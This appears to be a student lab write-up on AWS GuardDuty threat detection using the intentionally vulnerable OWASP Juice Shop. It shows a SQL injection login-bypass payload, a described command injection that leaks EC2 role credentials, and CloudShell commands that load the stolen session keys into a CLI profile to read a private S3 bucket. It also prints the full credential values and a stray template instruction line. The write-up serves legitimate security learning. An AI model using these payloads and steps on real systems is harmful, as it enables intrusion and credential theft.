
nextwork.org

Threat Detection with GuardDuty

saqibh49@gmail.com



Credentials for the EC2 instance role GuardDuty-Test-TheRole-srtor7jDJxiZ were used from a remote AWS account.

High First seen 8 minutes ago, last seen 8 minutes ago

Credentials created exclusively for an EC2 instance using instance role GuardDuty-Test-TheRole-srtor7jDJxiZ have been used from a remote AWS account 304933761247.

Investigate with Detective

This finding is Useful Not useful

Overview

Finding ID	d2ce25944dbac2e0a43c54c3a0381530
Type	UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.InsideAWS
Severity	HIGH
Region	us-east-1
Count	1
Account ID	510482603806
Resource ID	guardduty-test-thesecurebucket-6o7xvhsvchzt
Created at	02-11-2026 00:24:38 (3 minutes ago)
Updated at	02-11-2026 00:24:38 (3 minutes ago)

Resource affected

Resource role	TARGET
Resource type	S3Bucket
Access key ID	ASIAXNWZCL4PFRGEEV7W
Principal ID	AROAXNWZCL4PD5Q5OLQUA:i-08853014fce10eeb0
User type	AssumedRole
User name	GuardDuty-Test-TheRole-srtor7jDJxiZ

saqibh49@gmail.com
NextWork Student

Introducing Today's Project!

Tools and concepts

The services I used were Amazon GuardDuty, IAM, EC2, and S3. Key concepts I learnt include threat detection, credential exfiltration, anomaly detection, cross-account access monitoring, and how GuardDuty identifies suspicious activity using behavioral analysis.

Project reflection

This project took me approximately 2 hours

I ddid this project because I have a goal of becoming a cloud engineer and I have to learn these things if I want to reach that goal

saqibh49@gmail.com
NextWork Student

Project Setup


To set up for this project, I deployed a CloudFormation template that launches a new VPC, subnets, security group, internet gateway, S3 bucket, GuardDuty, route tables, vpc endpoints, elastic load balancer, and launch templates. The three main components are EC2 Instance, networking resources, and a CloudFront distribution.

The web app deployed is called OWASP Juice Shop. To practice my GuardDuty skills, I will attempt to hack the OWASP Juice Shop since it is intentionally built with data vulnerabilities for security engineers to practice on.

GuardDuty is an AI tool that scans your AWS account for suspicious activity and alerts you right away if it detects anything. In this project, it will search for and hopefully find me when I hack into the resources in my EC2.

saqibh49@gmail.com
NextWork Student

nextwork.org



aws
Search [Option+S]
United States (N. Virginia)
Saqib Hossain (5104-8260-3806)
saqib-IAM-Admin
CloudFormation > Stacks > GuardDuty-Test

Stacks (2)

Search by stack name | Filter status: Active

View nested

	Stacks
●	GuardDuty-Test 2026-02-10 22:40:42 UTC-0500 CREATE_COMPLETE
○	guardduty-test-web-app 2026-02-10 21:28:22 UTC-0500 DELETE_IN_PROGRESS

GuardDuty-Test

Overview

Stack ID arn:aws:cloudformation:us-east-1:510482603806:stack/GuardDuty-Test/7110cb40-06fb-11f1-a468-0e238f217595	**Description** This template creates an insecure web app for NextWork's project on threat detection and GuardDuty!
Status CREATE_COMPLETE	**Detailed status** -
Status reason -	**Root stack** -
Parent stack -	**Created time** 2026-02-10 22:40:42 UTC-0500 **Updated time** -
Deleted time -	**Drift status** NOT_CHECKED
Last drift check time -	**Termination protection** Deactivated
IAM role -	

SQL Injection


The first attack I performed on the web app is SQL injection, which means inserting malicious SQL code into an application's input fields in order to manipulate the database behind it. SQL injection is a security risk because it can allow attackers to view, modify, or delete sensitive data, bypass authentication, and potentially gain unauthorized access to the system if input validation and proper query parameterization are not implemented.

My SQL injection attack involved entering ' or 1=1;-- in the email field and 1 in the password field. This means I manipulated the SQL query so that the condition 1=1 always evaluates to true, and the -- commented out the rest of the query, allowing me to bypass authentication and log in without valid credentials.

saqibh49@gmail.com

NextWork Student

nextwork.org



You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

Login

Email *

' or 1=1;--

Password *

•

saqibh49@gmail.com
NextWork Student


Command Injection

Next, I used command injection, which is an attack where malicious system commands are inserted into a vulnerable application input field and executed on the underlying server. The Juice Shop web app is vulnerable to this because it does not properly sanitize or validate user input before passing it to the system shell, allowing injected commands to run with the application's permissions.

To run command injection, I entered teh javascript command into the username field. The script will download the data from the EC2 instance and enter it into a credentials.json file so anyone who accesses the web app can see the leaked data.

saqibh49@gmail.com
NextWork Student

nextwork.org


User Profile

[object Object]

File Upload: Browse... No file selected.
• Maximum file size 150Kb
• All image formats are accepted

Upload Picture

or


Image URL:
Link Image

admin@juice-sh.op Email:
Username:
Set Username

saqibh49@gmail.com
NextWork Student

Attack Verification

To verify the attack's success, I went to the address where the credentials would be saved based on the command I ran. The credentials page showed me the key pair, token, and expiration date of the token.



```
AccessKeyId:      "ASIAXNWZCL4PFRGEEV7W"
Code:             "Success"
Expiration:       "2026-02-11T10:42:36Z"
LastUpdated:      "2026-02-11T04:16:58Z"
SecretAccessKey:  "oTtL0RajUqv/aPMi9cFLJnF9HiFrhBQxczz4PdPN"
▼ Token:          "IQoJb3JpZ2luX2VjEO3//////////wEaCXVzLWVhc3QtMSJHMEUCIQCvZbMA+WkIjX/8s4VIw1FEAQJRIihsqZOeOZq8DqLxZAIgYSdA/p6sx8ID+XCFucnnEyjrCQ9hITLpzPLgOSphXh0qwgUItf//////////
                  ARAAGgw1MTA0ODI2MDM4MDYiDFc0mBbBRaPvgrKxdSqWBVnK/kuRwVeaoCCaslwos5Hm7dnTGLoXn5BES/0S+ejeOWkPcFCkfNnQjHuc/BZRytkegvuopnyA5wRwo1zT7GteBlE7EW621Ghq+JNO0FDsaHKmdjrc+9YTwH8yrHGzoq/+czgtpIrD2tLqm
                  ZLB+uLNbQLMCDgR+d4RXt+ECo/N2embhFnpOMOEhTYZIZld4OLzh4/
                  sfg+rvvk40N/4yuynP8hqlPSQamm6pELs5DP4n1WNVikJCmnNCxY9ZSfn5dSxMFciMpMFYyICv3RwzKZdSTOFxQNbyPU6p6mklVXq9lJxGvHBmt1Fsq4AYvXbJpIhk4qwFT7+q1wF7JbAT6xFv8S4zEyJsPC+XHjyDQkc2a2qnHkddtGgO/QJomGikHyb
                  ZQA9+XiBqRkOvdhw2+Tkbg+1x1PKlD+lRx0DW7UPsmnLwoW61hlFPXn1Nf37wDNdQ0L0iKaK9IEFMENUXbNzhjqscaCxkzVgKLLuDgvJtA3zJ+kBcvTgp3jQ1IeT3mKBAslQo5iKs9aANwjlfaYgwX6myKXLkO6SuIGJjzBPQYeyBW0Wm7+FHjqout5B7
                  aTy0ddhT/wJWW7io5YXPPNlPpXEH2rh74UUrA3yyqvqHZ0Y3FDPJ9HjInoNj1vK67SbrDpsvMtzmjR2uC+MTUJzZTPBA8u+HgprKbzvngrTwzb2PIr7WKaK992rilrkJCD+7tXBiEObB+1t/
                  MK45jS+fzTRQGJFz3oYxYYMLfEewTNi3NgAS0JJbbgNRymO+4ZXkq8VxXknnYei+rnrg5NjBx0jD3gt/G+ZgdCWTt82zbcmqrD6zJyrWyxcnrqI6ti5bvxkars7T7eDIygp6SemDMOmFsMwGOrEBhzGBFbOWTW5tS/
                  oV7dtZAnIQrAUEv+7LV78AxEwg+adqJRyRAdbaILk6WiA8Pcm2c7Zyi2DD7mzsedgpbgRCf4lrDeC2VuzdlD+zl8Nk1s1RKX9t/
                  d+f8ijJE0VDUtQXqUmKXKahH9SqV9nr2MvGjBjSzZddku0GxCBVttymdNrXztEaejEkoLpUOTqjP9TYyaElzLrBpl9r68Zzzlscky4md1ETqNfvBumVd0OFPEPb"
Type:             "AWS-HMAC"
```

saqibh49@gmail.com
NextWork Student


Using CloudShell for Advanced Attacks

The attack continues in CloudShell, because AWS assigns each CloudShell session a different user, so I can attempt to use the stolen keys to login as if I'm a different person. GuardDuty will see that the keys im trying to use are not associated with my user and go off.

In CloudShell, I used wget to retrieve the file from AWS and pull it into CloudShell. Next, I ran a command using cat and jq to show me the contents of the file and interpret the json into plain text so its easy to read.

then set up a profile, called stolen to attempt to log into my AWS with the stolen credentials. I had to create a new profile because the default profile created in CloudShell has the same permissions as the user thats logged into the console, so I need a new profile that doesn't have authorization to access my aws data in order to hack into it.

saqibh49@gmail.com
NextWork Student



```
Connecting to d1gnckq0tysgj9.cloudfront.net (d1gnckq0tysgj9.cloudfront.net)|3.170.7.209|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1598 (1.6K) [application/json]
Saving to: ‘credentials.json’

credentials.json                         100%[=================================================================================================>]   1.56K  --.-KB/s    in 0s

2026-02-11 05:11:35 (410 MB/s) - ‘credentials.json’ saved [1598/1598]

~ $ cat credentials.json | jq
{
  "AccessKeyId": "ASIAXNWZCL4PFRGEEV7W",
  "Code": "Success",
  "Expiration": "2026-02-11T10:42:36Z",
  "LastUpdated": "2026-02-11T04:16:58Z",
  "SecretAccessKey": "oTtL0RajUqv/aPMi9cFLJnF9HiFrhBQxczz4PdPN",
  "Token": "IQoJb3JpZ2luX2VjEO3//////////wEaCXVzLWVhc3QtMSJHMEUCIQCvZbMA+WkIjX/8s4VIw1FEAQJRIihsqZOeOZq8DqLxZAIgYSdA/p6sx8ID+XCFucnnEyjrCQ9hITLpzPLgOSphXh0qwgUItf//////////ARAAGgw1MTA0OD
I2MDM4MDYiDFc0mBbBRaPvgrKxdSqWBVnK/kuRwVeaoCCaslwos5Hm7dnTGLoXn5BES/0S+ejeOWkPcFCkfNnQjHuc/BZRytkegvuopnyA5wRwo1zT7GteBlE7EW621Ghq+JNO0FDsaHKmdjrc+9YTwH8yrHGzoq/+czgtpIrD2tLqmtsWcIZBi/ZL
B+uLNbQLMCDgR+d4RXt+ECo/N2embhFnpOMOEhTYZIZld4OLzh4/sfg+rvvk40N/4yuynP8hqlPSQamm6pELs5DP4n1WNVikJCmnNCxY9ZSfn5dSxMFciMpMFYyICv3RwzKZdSTOFxQNbyPU6p6mklVXq9lJxGvHBmt1Fsq4AYvXbJpIhk4qwFT7+q
1wF7JbAT6xFv8S4zEyJsPC+XHjyDQkc2a2qnHkddtGgO/QJomGikHybtjuj/ZQA9+XiBqRkOvdhw2+Tkbg+1x1PKlD+lRx0DW7UPsmnLwoW61hlFPXn1Nf37wDNdQ0L0iKaK9IEFMENUXbNzhjqscaCxkzVgKLLuDgvJtA3zJ+kBcvTgp3jQ1IeT3m
KBAslQo5iKs9aANwjlfaYgwX6myKXLkO6SuIGJjzBPQYeyBW0Wm7+FHjqout5B7O+WwoRXanBxl/aTy0ddhT/wJWW7io5YXPPNlPpXEH2rh74UUrA3yyqvqHZ0Y3FDPJ9HjInoNj1vK67SbrDpsvMtzmjR2uC+MTUJzZTPBA8u+HgprKbzvngrTwzb
2PIr7WKaK992rilrkJCD+7tXBiEObB+1t/MK45jS+fzTRQGJFz3oYxYYMLfEewTNi3NgAS0JJbbgNRymO+4ZXkq8VxXknnYei+rnrg5NjBx0jD3gt/G+ZgdCWTt82zbcmqrD6zJyrWyxcnrqI6ti5bvxkars7T7eDIygp6SemDMOmFsMwGOrEBhzGB
FbOWTW5tS/oV7dtZAnIQrAUEv+7LV78AxEwg+adqJRyRAdbaILk6WiA8Pcm2c7Zyi2DD7mzsedgpbgRCf4lrDeC2VuzdlD+zl8Nk1s1RKX9t/d+f8ijJE0VDUtQXqUmKXKahH9SqV9nr2MvGjBjSzZddku0GxCBVttymdNrXztEaejEkoLpUOTqjP9
TYyaElzLrBpl9r68Zzzlscky4md1ETqNfvBumVd0OFPEPb",
  "Type": "AWS-HMAC"
}
~ $ aws configure set profile.stolen.region us-west-2
~ $ aws configure set profile.stolen.aws_access_key_id `cat credentials.json | jq -r '.AccessKeyId'`
~ $ aws configure set profile.stolen.aws_secret_access_key `cat credentials.json | jq -r '.SecretAccessKey'`
~ $ aws configure set profile.stolen.aws_session_token `cat credentials.json | jq -r '.Token'`
~ $ aws s3 cp s3://$JUICESHOPS3BUCKET/secret-information.txt . --profile stolen
fatal error: Parameter validation failed:
Invalid bucket name "": Bucket name must match the regex "^[a-zA-Z0-9.\-_]{1,255}$" or be an ARN matching the regex "^arn:(aws).*:(s3|s3-object-lambda):[a-z\-0-9]*:[0-9]{12}:accesspoint[
/:][a-zA-Z0-9\-.]{1,63}$|^arn:(aws).*:s3-outposts:[a-z\-0-9]+:[0-9]{12}:outpost[/:][a-zA-Z0-9\-]{1,63}[/:]accesspoint[/:][a-zA-Z0-9\-]{1,63}$"
~ $ aws s3 cp s3://$JUICESHOPS3BUCKET/secret-information.txt . --profile stolen
fatal error: Parameter validation failed:
Invalid bucket name "": Bucket name must match the regex "^[a-zA-Z0-9.\-_]{1,255}$" or be an ARN matching the regex "^arn:(aws).*:(s3|s3-object-lambda):[a-z\-0-9]*:[0-9]{12}:accesspoint[
/:][a-zA-Z0-9\-.]{1,63}$|^arn:(aws).*:s3-outposts:[a-z\-0-9]+:[0-9]{12}:outpost[/:][a-zA-Z0-9\-]{1,63}[/:]accesspoint[/:][a-zA-Z0-9\-]{1,63}$"
~ $ aws s3 cp s3://$JUICESHOPSS3BUCKET/secret-information.txt . --profile stolen
download: s3://guardduty-test-thesecurebucket-6o7xvhsvchzt/secret-information.txt to ./secret-information.txt
~ $ cat secret-information.txt
Dang it - if you can see this text, you're accessing our private information!
~ $ 
```

GuardDuty's Findings

After performing the attack, GuardDuty reported a finding within about 30 seconds. Findings are essentially reports of activity that GuardDuty finds to be problematic.


GuardDuty's finding was called UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.InsideAWS, which means credentials created for an EC2 instance role were used from a different AWS account, indicating possible credential suspicious activity. Anomaly detection was used because GuardDuty monitors normal credential usage patterns and flagged this activity as suspicious when the instance role credentials were accessed from an unexpected external account.

GuardDuty's detailed finding reported that credentials created exclusively for an EC2 instance role were used from a remote AWS account, indicating potential credential exfiltration and unauthorized access.

saqibh49@gmail.com

NextWork Student

nextwork.org



Credentials for the EC2 instance r from a remote AWS account.

Credentials for the EC2 instance role GuardDuty-Test-TheRole-srtor7jDJxiZ were used from a remote AWS account.

High First seen 8 minutes ago, last seen 8 minutes ago

Credentials created exclusively for an EC2 instance using instance role GuardDuty-Test-TheRole-srtor7jDJxiZ have been used from a remote AWS account 304933761247.

Investigate with Detective

This finding is Useful Not useful

Overview

Finding ID	d2ce25944dbac2e0a43c54c3a0381530
Type	UnauthorizedAccess:IAMUser/ InstanceCredentialExfiltration.InsideAWS
Severity	HIGH
Region	us-east-1
Count	1
Account ID	510482603806
Resource ID	guardduty-test-thesecurebucket-6o7xvhsvchzt
Created at	02-11-2026 00:24:38 (3 minutes ago)
Updated at	02-11-2026 00:24:38 (3 minutes ago)

Resource affected


Resource role	TARGET
Resource type	S3Bucket
Access key ID	ASIAXNWZCL4PFRGEEV7W
Principal ID	AROAXNWZCL4PD5Q5OLQUA:i-08853014fce10eeb0
User type	AssumedRole
User name	GuardDuty-Test-TheRole-srtor7jDJxiZ

saqibh49@gmail.com
NextWork Student

Extra: Malware Protection

To test Malware Protection, I uploaded a malware file to my S3 bucket. The uploaded file won't actually cause damage because it is purpose built to test anti-malware software on computers.

Start your answer with 'Once I uploaded the file, GuardDuty instantly triggered an alert showing that a piece of malware had been added to my S3 bucket. This verified that the malware protection from GuardDuty was working.



A malware scan on your S3 object Test-File (not a virus).

A malware scan on your S3 object EICAR-test-file.txt has detected a security risk EICAR-Test-File (not a virus).

High First seen a few seconds ago, last seen a few seconds ago Info

A malware scan on your S3 object arn:aws:s3:::guardduty-test-thesecurebucket-t55swpqagoz8/EICAR-test-file.txt has detected a security risk EICAR-Test-File (not a virus).

This finding is

Overview

Finding ID	2ace259c24443a32dd38cbd5834e5c6e
Type	Object:S3/MaliciousFile
Severity	HIGH
Region	us-east-2
Count	1
Account ID	510482603806
Resource ID	guardduty-test-thesecurebucket-t55swpqagoz8
Created at	02-11-2026 00:41:45 (a few seconds ago)
Updated at	02-11-2026 00:41:45 (a few seconds ago)

Resource affected

Resource type	S3Object

S3 objects

ARN	arn:aws:s3:::guardduty-test-thesecurebucket-t55swpqagoz8/EICAR-test-file.txt
Key	EICAR-test-file.txt
E tag	44d88612fea8a8f36de82e1278abb02f
Hash	275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aab

© 2026, Amazon Web Services, Inc. or its affiliates.